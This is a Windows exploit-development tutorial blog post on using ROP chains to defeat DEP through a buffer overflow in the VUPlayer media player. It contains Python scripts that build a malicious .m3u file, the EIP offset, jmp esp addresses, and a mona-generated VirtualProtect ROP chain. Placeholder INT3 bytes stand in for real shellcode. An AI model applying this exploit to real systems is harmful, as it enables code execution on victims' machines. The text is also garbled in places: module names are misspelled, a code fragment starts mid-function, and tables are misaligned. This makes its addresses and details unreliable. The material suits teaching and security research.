

Zero Day Zen Garden: Windows Exploit Development – Part 5 [Return Oriented Programming Chains]

Feb 11, 2018 • Steven Patterson




Hello again! Welcome to another post on Windows exploit development. Today we're going to be discussing a technique called Return Oriented Programming (ROP) that's commonly used to get around a type of exploit mitigation called Data Execution Prevention (DEP). This technique is slightly more advanced than previous exploitation methods, but it's well worth learning because DEP is a protective mechanism that is now employed on a majority of modern operating systems. So without further ado, it's time to up your exploit development game and learn how to commit a roppery!

Setting up a Windows 7 Development Environment

So far we've been doing our exploitation on Windows XP as a way to learn how to create exploits in an OS that has fewer security mechanisms to contend with. It's important to start simple when you're learning something new! But, it's now time to take off the training wheels and move on to a more modern OS with additional exploit mitigations. For this tutorial, we'll be using a Windows 7 virtual machine environment. Thankfully, Microsoft provides Windows 7 VMs for demoing their Internet Explorer browser. They will work nicely for our purposes here today so go ahead and download the VM from [here](#).

Next, load it into VirtualBox and start it up. Install Immunity Debugger, Python and mona.py again as instructed in the previous blog post [here](#). When that's ready, you're all set to start learning ROP with our target software VUPlayer which you can get from the [Exploit-DB entry](#) we're working off [here](#).

Finally, make sure DEP is turned on for your Windows 7 virtual machine by going to Control Panel > System and Security > System then clicking on Advanced system settings, click on Settings... and go to the Data Execution Prevention tab to select 'Turn on DEP for all programs and services except those I select:' and restart your VM to ensure DEP is turned on.



With that, you should be good to follow along with the rest of the tutorial.

Data Execution Prevention and You!

Let's start things off by confirming that a vulnerability exists and write a script to cause a buffer overflow:

vuplayer_rop_poc1.py

```
buf = "A"*3000

print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u','w');
file.write(buf);
file.close();

print "[+] Done creating the file"
```

Attach Immunity Debugger to VUPlayer and run the script, drag and drop the output file 'vuplayer-dep.m3u' into the VUPlayer dialog and you'll notice that our A character string overflows a buffer to overwrite EIP.


```

Registers (FPU)
ESP 0012ECAA ASCII "0Bh9Bi0B1i1B2i3B4B5B6B7B8B9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B10B11
EBP 42366842
ESI 00000000
EDI 0012F010 ASCII "0C1i1C2i2C3i3C4i4C5i5C6i6C7i7C8i8C9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3
EIP 68423768
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_PATH_NOT_FOUND (00000003)
EFL 00210246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

```

0BADF000 !mona.py 0x68423768
0BADF000 Looking for h7Bh in pattern of 500000 bytes
0BADF000 - Pattern h7Bh (0x68423768) found in cyclic pattern at position 1012
0BADF000 Looking for h7Bh in pattern of 500000 bytes
0BADF000 Looking for hB7h in pattern of 500000 bytes
0BADF000 - Pattern hB7h not found in cyclic pattern (uppercase)
0BADF000 Looking for h7Bh in pattern of 500000 bytes
0BADF000 Looking for hB7h in pattern of 500000 bytes
0BADF000 - Pattern hB7h not found in cyclic pattern (lowercase)
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.426000

```

Got it! The offset is at 1012 bytes into our buffer and we can now update our script to add in an address of our choosing. Let's find a jmp esp instruction we can use with the following command:

```
!mona jmp -r esp
```

Ah, I see a good candidate at address 0x1010539f in the output files from Mona:

Address	Disassembly	Module	ASLR	Rebase	SafeSEH	OS	Version
0x75b10000	0x75b22000	0x00012000	True	True	True	True	6.1.7600.16385 [DEVOBJ.dll] (C:\win
0x64710000	0x6482c000	0x0011c000	True	True	True	True	6.06.8063.0 [MFC42.DLL] (C:\windows
0x75f80000	0x760dd000	0x0015d000	True	True	True	True	6.1.7601.23889 [ole32.dll] (C:\wind
0x75de0000	0x75e37000	0x00057000	True	True	True	True	6.1.7600.16385 [SHLWAPI.dll] (C:\wi
0x74650000	0x747ee000	0x0019e000	True	True	True	True	6.10 [COMCTL32.dll] (C:\windows\wir
0x75cb0000	0x75d2b000	0x0007b000	True	True	True	True	6.1.7600.16385 [cmdlg32.dll] (C:\w
0x64680000	0x6470c000	0x0008c000	True	True	True	True	6.1.7601.17514 [ODBC32.dll] (C:\wir
0x778e0000	0x778ea000	0x0000a000	True	True	True	True	6.1.7601.23930 [LPK.dll] (C:\window
0x75a30000	0x75a5f000	0x0002f000	True	True	True	True	1.3.1001.0 [XmLite.dll] (C:\window
0x76470000	0x76501000	0x00091000	True	True	True	True	6.1.7601.23775 [OLEAUT32.dll] (C:\w
0x76ab0000	0x776fc000	0x000c4c00	True	True	True	True	6.1.7601.17514 [SHELL32.dll] (C:\wi
0x645c0000	0x64632000	0x00072000	True	True	True	True	6.1.7600.16385 [dsound.dll] (C:\wir
0x763c0000	0x76462000	0x000a2000	True	True	True	True	6.1.7600.16385 [RPCRT4.dll] (C:\wir
0x10600000	0x1060f000	0x0000f000	False	False	False	False	2.3 [BASSMIDI.dll] (C:\Program File
0x765f0000	0x76673000	0x00083000	True	True	True	True	2001.12.8530.16385 [CLBCatQ.DLL] (C
0x10100000	0x1010a000	0x0000a000	False	False	False	False	2.3 [BASSWMA.dll] (C:\Program Files
0x74590000	0x745c9000	0x00039000	True	True	True	True	6.1.7600.16385 [MMDevApi.dll] (C:\w
0x75b30000	0x75bfd000	0x000cd000	True	True	True	True	6.1.7600.16385 [MSCTF.dll] (C:\wind
0x00400000	0x00592000	0x00192000	False	False	False	False	2.49 [VUPlayer.exe] (C:\Program Fil
0x75a60000	0x75aab000	0x0004b000	True	True	True	True	6.1.7601.18015 [KERNELBASE.dll] (C:
0x74dc0000	0x74dc9000	0x00009000	True	True	True	True	6.1.7600.16385 [VERSION.dll] (C:\wi
0x10000000	0x10041000	0x00041000	False	False	False	False	2.3 [BASS.dll] (C:\Program Files\VL
0x75ab0000	0x75ad7000	0x00027000	True	True	True	True	6.1.7601.17514 [CFGMR32.dll] (C:\w
0x75d70000	0x75dbe000	0x0004e000	True	True	True	True	6.1.7601.23914 [GDI32.dll] (C:\wind
0x76860000	0x7690c000	0x000ac000	True	True	True	True	7.0.7601.17744 [msvcrt.dll] (C:\wir
0x77850000	0x77895000	0x00045000	True	True	True	True	6.1.7600.16385 [WLDAP32.dll] (C:\wi
0x73d30000	0x73d44000	0x00014000	True	True	True	True	6.1.7600.16385 [MSACM32.dll] (C:\wi
0x74c30000	0x74c55000	0x00025000	True	True	True	True	6.1.7600.16385 [POWERPROF.dll] (C:\w
0x75c00000	0x75ca1000	0x000a1000	True	True	True	True	6.1.7601.23915 [ADVAPI32.dll] (C:\w
0x76000000	0x76aad000	0x0019d000	True	True	True	True	6.1.7600.16385 [SETUPAPI.dll] (C:\w


```

0x1010539f : jmp esp {PAGE_EXECUTE_READWRITE} [BASSWMA.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3
0x0043373b : jmp esp startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [VUPlayer.exe] ASLR: False, Rebase: False, SafeSEH:
0x004b8e91 : jmp esp startnull {PAGE_EXECUTE_READ} [VUPlayer.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False,
0x1000d0ff : jmp esp null {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.
0x100222c5 : jmp esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (
0x10022aa7 : jmp esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (
0x1002a659 : jmp esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (
0x00459e91 : call esp startnull {PAGE_EXECUTE_READ} [VUPlayer.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False
0x100218df : call esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (
0x10022307 : call esp ascii {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v
0x100226ff : call esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (
0x10022a0f : call esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (
0x100222ac : call esp ascii {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v
0x1003b43b : call esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (
0x004cd6de : push esp # ret | startnull {PAGE_EXECUTE_READ} [VUPlayer.exe] ASLR: False, Rebase: False, SafeSEH: False, OS

```

Let's plug that in and insert a mock shellcode payload of INT instructions:

vuplayer_rop_poc3.py

```
import struct

BUF_SIZE = 3000

junk = "A"*1012
eip = struct.pack('<L', 0x1010539f)

shellcode = "\xCC"*200

exploit = junk + eip + shellcode

fill = "\x43" * (BUF_SIZE - len(exploit))

buf = exploit + fill

print "[+] Creating .m3u file of size "+ str(len(buf))

file = open('vuplayer-dep.m3u', 'w');
file.write(buf);
file.close();

print "[+] Done creating the file"
```

Time to restart VUPlayer in Immunity again and run the script. Drag and drop the file and...

```

0012ECA4 CC INT3
0012ECA5 CC INT3
0012ECA6 CC INT3
0012ECA7 CC INT3
0012ECA8 CC INT3
0012ECA9 CC INT3
0012ECAB CC INT3
0012ECAC CC INT3
0012ECAD CC INT3
0012ECAE CC INT3
0012ECAF CC INT3
0012ECB0 CC INT3
0012ECB1 CC INT3
0012ECB2 CC INT3
0012ECB3 CC INT3
0012ECB4 CC INT3
0012ECB5 CC INT3
0012ECB6 CC INT3
0012ECB7 CC INT3
0012ECB8 CC INT3
0012ECB9 CC INT3
0012ECBA CC INT3
0012ECBB CC INT3
0012ECBC CC INT3
0012ECBD CC INT3
0012ECBE CC INT3
0012ECBF CC INT3
0012ECC0 CC INT3
0012ECC1 CC INT3
0012ECC2 CC INT3
0012ECC3 CC INT3
0012ECC4 CC INT3
0012ECC5 CC INT3
0012ECC6 CC INT3
0012ECC7 CC INT3
0012ECC8 CC INT3
0012ECC9 CC INT3
0012ECCA CC INT3
0012ECCB CC INT3
0012ECCC CC INT3
0012ECCD CC INT3
0012ECCF CC INT3
0012ECD0 CC INT3
0012ECD1 CC INT3
0012ECD2 CC INT3
0012ECD3 CC INT3
0012ECD4 CC INT3
0012ECD5 CC INT3
0012ECD6 CC INT3
0012ECD7 CC INT3
0012ECD8 CC INT3
0012ECD9 CC INT3
0012ECDA CC INT3

```

Address	Hex dump	ASCII
00510000	00 00 00 00 F1 85 4F 00	...:30.
00510008	00 10 40 00 60 10 40 00	00000000
00510010	C0 10 40 00 00 12 40 00	00000000
00510018	30 13 40 00 90 13 40 00	00000000
00510020	F0 13 40 00 00 47 40 00	00000000
00510028	60 47 40 00 C0 47 40 00	00000000
00510030	80 58 40 00 E0 58 40 00	00000000
00510038	40 59 40 00 A0 59 40 00	00000000
00510040	00 5A 40 00 60 5A 40 00	00000000
00510048	C0 5A 40 00 20 58 40 00	00000000
00510050	70 82 40 00 D0 82 40 00	00000000
00510058	30 83 40 00 90 83 40 00	00000000
00510060	A0 8C 40 00 00 8D 40 00	00000000
00510068	60 8D 40 00 C0 8D 40 00	00000000
00510070	20 8E 40 00 80 8E 40 00	00000000
00510078	E0 8E 40 00 40 8F 40 00	00000000
00510080	A0 8F 40 00 00 90 40 00	00000000
00510088	60 90 40 00 E0 90 40 00	00000000
00510090	40 9E 40 00 A0 9E 40 00	00000000
00510098	E0 BB 40 00 40 BC 40 00	00000000
005100A0	A0 BC 40 00 00 BD 40 00	00000000
005100A8	10 C6 40 00 70 C6 40 00	00000000
005100B0	D0 C6 40 00 30 C7 40 00	00000000
005100B8	90 C7 40 00 F0 C7 40 00	00000000
005100C0	50 C8 40 00 B0 C8 40 00	00000000
005100C8	10 C9 40 00 70 C9 40 00	00000000
005100D0	D0 C9 40 00 10 0C 41 00	00000000
005100D8	70 0C 41 00 D0 0C 41 00	00000000
005100E0	60 22 41 00 C0 22 41 00	00000000
005100E8	20 23 41 00 80 23 41 00	00000000
005100F0	F0 34 41 00 50 35 41 00	00000000
005100F8	B0 35 41 00 40 47 41 00	00000000
0051D100	A0 47 41 00 00 48 41 00	00000000
0051D108	60 48 41 00 70 51 41 00	00000000



[12:28:01] Access violation when executing [0012ECA4] - use Shift+F7/F8/F9 to pass exception to program

Nothing happened? Huh? How come our shellcode payload didn't execute? Well, that's where Data Execution Prevention is foiling our evil plans! The OS is not allowing us to interpret the "0xCC" INT instructions as planned, instead it's just failing to execute the data we provided it. This causes the program to simply crash instead of run the shellcode we want. But, there is a glimmer of hope! See, we were able to execute the "JMP ESP" instruction just fine right? So, there is SOME data we can execute, it must be existing data instead of arbitrary data like we've used in the past. This is where we get creative and build a program using a chain of assembly instructions just like the "JMP ESP" we were able to run before that exist in code sections that are allowed to be executed. Time to learn about ROP!

Problems, Problems, Problems

Let's start off by thinking about what the core of our problem here is. DEP is preventing the OS from interpreting our shellcode data "\xCC" as an INT instruction, instead it's throwing up its hands and

saying “I have no idea what in fresh hell this 0xCC stuff is! I’m just going to fail...” whereas without DEP it would say “Ah! Look at this, I interpret 0xCC to be an INT instruction, I’ll just go ahead and execute this instruction for you!”. With DEP enabled, certain sections of memory (like the stack where our INT shellcode resides) are marked as NON-EXECUTABLE (NX), meaning data there cannot be interpreted by the OS as an instruction. But, nothing about DEP says we can’t execute existing program instructions that are marked as executable like for example, the code making up the VUPlayer program! This is demonstrated by the fact that we could execute the JMP ESP code, because that instruction was found in the program itself and was therefore marked as executable so the program can run. However, the 0xCC shellcode we stuffed in is new, we placed it there in a place that was marked as non-executable.

ROP to the Rescue

So, we now arrive at the core of the Return Oriented Programming technique. What if, we could collect a bunch of existing program assembly instructions that aren’t marked as non-executable by DEP and chain them together to tell the OS to make our shellcode area executable? If we did that, then there would be no problem right? DEP would still be enabled but, if the area hosting our shellcode has been given a pass by being marked as executable, then it won’t have a problem interpreting our 0xCC data as INT instructions.

ROP does exactly that, those nuggets of existing assembly instructions are known as “gadgets” and those gadgets typically have the form of a bunch of addresses that point to useful assembly instructions followed by a “return” or “RET” instruction to start executing the next gadget in the chain. That’s why it’s called Return Oriented Programming!

But, what assembly program can we build with our gadgets so we can mark our shellcode area as executable? Well, there’s a variety to choose from on Windows but the one we will be using today is called `VirtualProtect()`. If you’d like to read about the `VirtualProtect()` function, I encourage you to check out the Microsoft developer page about it [here](#)). But, basically it will mark a memory page of our choosing as executable. Our challenge now, is to build that function in assembly using ROP gadgets found in the VUPlayer program.

Building a ROP Chain

So first, let’s establish what we need to put into what registers to get `VirtualProtect()` to complete successfully. We need to have:

1. `lpAddress`: A pointer to an address that describes the starting page of the region of pages whose access protection attributes are to be changed.
2. `dwSize`: The size of the region whose access protection attributes are to be changed, in bytes.
3. `flNewProtect`: The memory protection option. This parameter can be one of the memory protection constants.
4. `lpflOldProtect`: A pointer to a variable that receives the previous access protection value of the first page in the specified region of pages. If this parameter is NULL or does not point to a valid variable, the function fails.

Okay! Our tasks are laid out before us, time to create a program that will fulfill all these requirements. We will set `lpAddress` to the address of our shellcode, `dwSize` to be 0x201 so we have a sizable chunk

of memory to play with, flNewProtect to be 0x40 which will mark the new page as executable through a memory protection constant (complete list can be found [here](#)), and finally we'll set lpflOldProtect to be any static writable location. Then, all that is left to do is call the VirtualProtect() function we just set up and watch the magic happen!

First, let's find ROP gadgets to build up the arguments our VirtualProtect() function needs. This will become our toolbox for building a ROP chain, we can grab gadgets from executable modules belonging to VUPlayer by checking out the list here:

Base	Size	Entry	Name	File version	Path
00400000	00192000	004032EC	VUPlayer	2.49	C:\Program Files\VUPlayer\VUPlayer.exe
10000000	00041000	10040036	BASS	2.3	C:\Program Files\VUPlayer\BASS.dll
10100000	0000A000	10100036	BASSMIDI	2.3	C:\Program Files\VUPlayer\BASSMIDI.dll
10600000	0000F000	10600036	BASSMIDI1	2.3	C:\Program Files\VUPlayer\BASSMIDI1.dll
645F0000	0011C000	645F1C2B	RFC42	6.06.8063.0	C:\Windows\system32\RFC42.DLL
64760000	00038000		odbcint	6.1.7600.16385	C:\Windows\system32\odbcint.dll
64770000	0000C000	647700C2	ODBC32	6.1.7601.17514	C:\Windows\system32\ODBC32.dll
71920000	00032000	71923771	WININET	6.1.7600.16385	C:\Windows\system32\WININET.dll
73030000	00014000	73031940	MSRCH32	6.1.7600.16385	C:\Windows\system32\MSRCH32.dll
74650000	0019E000	7467E6C9	CONCTL32	6.10 [win7_rtm]	C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.18887_none_41e855142bd5705d_COMCTL32.dll
74D00000	00009000	74D01220	VERSION	6.1.7600.16385	C:\Windows\system32\VERSION.dll
75260000	0000C000	7526228E	MSRSN1	6.1.7601.17514	C:\Windows\system32\MSRSN1.dll
75870000	00121000	7587158E	CRVPT32	6.1.7601.23769	C:\Windows\system32\CRVPT32.dll
75B20000	0002F000	75B21142	SHLLite	1.3.1801.0	C:\Windows\system32\SHLLite.dll
75960000	0004B000	75961038	KERNELBA	6.1.7601.18015	C:\Windows\system32\KERNELBASE.dll
75B30000	000D0000	75B31688	HSCTF	6.1.7600.16385	C:\Windows\system32\HSCTF.dll
75CB0000	00001000	75CB1499	ADUAP132	6.1.7601.23915	C:\Windows\system32\ADUAP132.dll
75750000	0007B000	7575104E	comdlg32	6.1.7600.16385	C:\Windows\system32\comdlg32.dll
75D70000	0000E000	75D79E49	GDI32	6.1.7601.23914	C:\Windows\system32\GDI32.dll
75DC0000	0001F000	75DC1355	IMH32	6.1.7601.17514	C:\Windows\system32\IMH32.DLL
75D00000	00057000	75D03004	SHLWAPI	6.1.7600.16385	C:\Windows\system32\SHLWAPI.dll
75E40000	000F5000	75E41855	WININET	8.00.7600.16385	C:\Windows\system32\WININET.dll
75F00000	0015D000	75F0B9C5	ole32	6.1.7601.23889	C:\Windows\system32\ole32.dll
76000000	00036000	7600D5E1	USER32	6.1.7601.17514	C:\Windows\system32\USER32.dll
76150000	00201000	76152209	IGMPUTIL	8.00.7601.19104	C:\Windows\system32\igmputil.dll
763C0000	00002000	763F220B	RPCRT4	6.1.7600.16385	C:\Windows\system32\RPCRT4.dll
76470000	00091000	7647406A	OLEAUT32	6.1.7601.23775	C:\Windows\system32\OLEAUT32.dll
76510000	00005000	7655F377	kernel32	6.1.7601.18015	C:\Windows\system32\kernel32.dll
76680000	00140000	76681B89	urlmon	8.00.7600.16385	C:\Windows\system32\urlmon.dll
76700000	0009D000	767F474C	USP10	1.0626.7601.238	C:\Windows\system32\USP10.dll
76900000	0000C000	76909472	advapi32	7.0.7601.17744	C:\Windows\system32\advapi32.dll
769B0000	0004C000	76B314C1	SHELL32	6.1.7601.17514	C:\Windows\system32\SHELL32.dll
77700000	00142000		ntdll	6.1.7600.16385	C:\Windows\SYSTEM32\ntdll.dll
77800000	00019000	77804975	sechost	6.1.7600.16385	C:\Windows\SYSTEM32\sechost.dll
778E0000	0000A000	778E136C	LPK	6.1.7601.23930	C:\Windows\system32\LPK.dll

To generate a list of usable gadgets from our chosen modules, you can use the following command in Mona:

```
!mona rop -m "bass,basswma,bassmidi"
```

```

Address Message
0x10015fe7, // POP EAX // RETN [BASS.dll]
0x90909090, // nop
0x1001d7a5, // PUSHAD // RETN [BASS.dll]
);
if(buf != NULL) {
memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
};
return sizeof(rop_gadgets);
}

// use the 'rop_chain' variable after this call, it's just an unsigned int[]
CREATE_ROP_CHAIN(rop_chain, );
// alternatively just allocate a large enough buffer and get the rop chain, i.e.:
// unsigned int rop_chain[256];
// int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

def create_rop_chain():
# rop chain generated with mona.py - www.corelan.be
rop_gadgets = [
0x00000000, # [-] Unable to find API pointer -> eax
0x1001eaf1, # MOV EAX,DWORD PTR DS:[EAX] # RETN [BASS.dll]
0x10030950, # XCHG EAX,ESI # RETN [BASS.dll]
0x100084bf, # POP EBP # RETN [BASS.dll]
0x1000d0ff, # & jmp esp [BASS.dll]
0x10601057, # POP EBX # RETN [BASSMIDI.dll]
0x00000001, # 0x00000001-> ebx
0x1004041c, # POP EDX # RETN [BASS.dll]
0x00001000, # 0x00001000-> edx
0x1000a554, # POP ECX # RETN [BASS.dll]
0x00000040, # 0x00000040-> ecx
0x10603658, # POP EDI # RETN [BASSMIDI.dll]
0x1000396b, # RETN (ROP NOP) [BASS.dll]
0x10015fe7, # POP EAX # RETN [BASS.dll]
0x90909090, # nop
0x1001d7a5, # PUSHAD # RETN [BASS.dll]
]
return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()

*** [ JavaScript ] ***

//rop chain generated with mona.py - www.corelan.be
rop_gadgets = unescape(
"%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find API pointer -> eax
"%ueaf1%u1001" + // 0x1001eaf1 : ,# MOV EAX,DWORD PTR DS:[EAX] # RETN [BASS.dll]
"%u950%u1003" + // 0x10030950 : ,# XCHG EAX,ESI # RETN [BASS.dll]
"%u84bf%u1000" + // 0x100084bf : ,# POP EBP # RETN [BASS.dll]
"%ud0ff%u1000" + // 0x1000d0ff : ,# & jmp esp [BASS.dll]
"%u1057%u1060" + // 0x10601057 : ,# POP EBX # RETN [BASSMIDI.dll]
"%u0001%u0000" + // 0x00000001 : ,# 0x00000001-> ebx
"%u041c%u1004" + // 0x1004041c : ,# POP EDX # RETN [BASS.dll]
"%u1000%u0000" + // 0x00001000 : ,# 0x00001000-> edx
"%ua554%u1000" + // 0x1000a554 : ,# POP ECX # RETN [BASS.dll]
"%u0040%u0000" + // 0x00000040 : ,# 0x00000040-> ecx
"%u3658%u1060" + // 0x10603658 : ,# POP EDI # RETN [BASSMIDI.dll]
"%u396b%u1000" + // 0x1000396b : ,# RETN (ROP NOP) [BASS.dll]
"%u5fe7%u1001" + // 0x10015fe7 : ,# POP EAX # RETN [BASS.dll]
"%u9090%u9090" + // 0x90909090 : ,# nop
"%ud7a5%u1001" + // 0x1001d7a5 : ,# PUSHAD # RETN [BASS.dll]
"""); // :

-----

0BADF000 ROP generator finished
0BADF000
0BADF000 [+] Preparing output file 'stackpivot.txt'
0BADF000 - (Re)setting logfile c:\mona_logs\UUPlayer\stackpivot.txt
0BADF000 [+] Writing stackpivots to file c:\mona_logs\UUPlayer\stackpivot.txt
0BADF000 Wrote 777 pivots to file
0BADF000 [+] Preparing output file 'rop_suggestions.txt'
0BADF000 - (Re)setting logfile c:\mona_logs\UUPlayer\rop_suggestions.txt
0BADF000 [+] Writing suggestions to file c:\mona_logs\UUPlayer\rop_suggestions.txt
0BADF000 Wrote 427 suggestions to file
0BADF000 [+] Preparing output file 'rop.txt'
0BADF000 - (Re)setting logfile c:\mona_logs\UUPlayer\rop.txt
0BADF000 [+] Writing results to file c:\mona_logs\UUPlayer\rop.txt (2142 interesting gadgets)
0BADF000 Wrote 2142 interesting gadgets to file
0BADF000 [+] Writing other gadgets to file c:\mona_logs\UUPlayer\rop.txt (2730 gadgets)
0BADF000 Wrote 2730 other gadgets to file
0BADF000 Done
0BADF000
0BADF000 [+] This mona.py action took 0:00:30.826000

```

!mona rop -m "bass,basswma,bassmidi"

Check out the rop_suggestions.txt file Mona generated and let's get to building our ROP chain.

Suggestions

```

[ xor eax -> ecx ]
0x1002cb00 (RVA : 0x0002cb00) : # XOR ECX,EAX # RETN    ** [BASS.dll] ** | null {PAGE_EXECUTE_READWRITE}
[ dec ebx ]
0x10038a55 (RVA : 0x00038a55) : # DEC EBX # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
[ inc edi ]
0x1002f688 (RVA : 0x0002f688) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10038a8b (RVA : 0x00038a8b) : # INC EDI # AND ESI,ECX # RETN ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x1003910f (RVA : 0x0003910f) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10038917 (RVA : 0x00038917) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x10036d1b (RVA : 0x00036d1b) : # INC EDI # RETN    ** [BASS.dll] ** | ascii {PAGE_EXECUTE_READWRITE}
0x1003969b (RVA : 0x0003969b) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
0x100382af (RVA : 0x000382af) : # INC EDI # RETN    ** [BASS.dll] ** | {PAGE_EXECUTE_READWRITE}
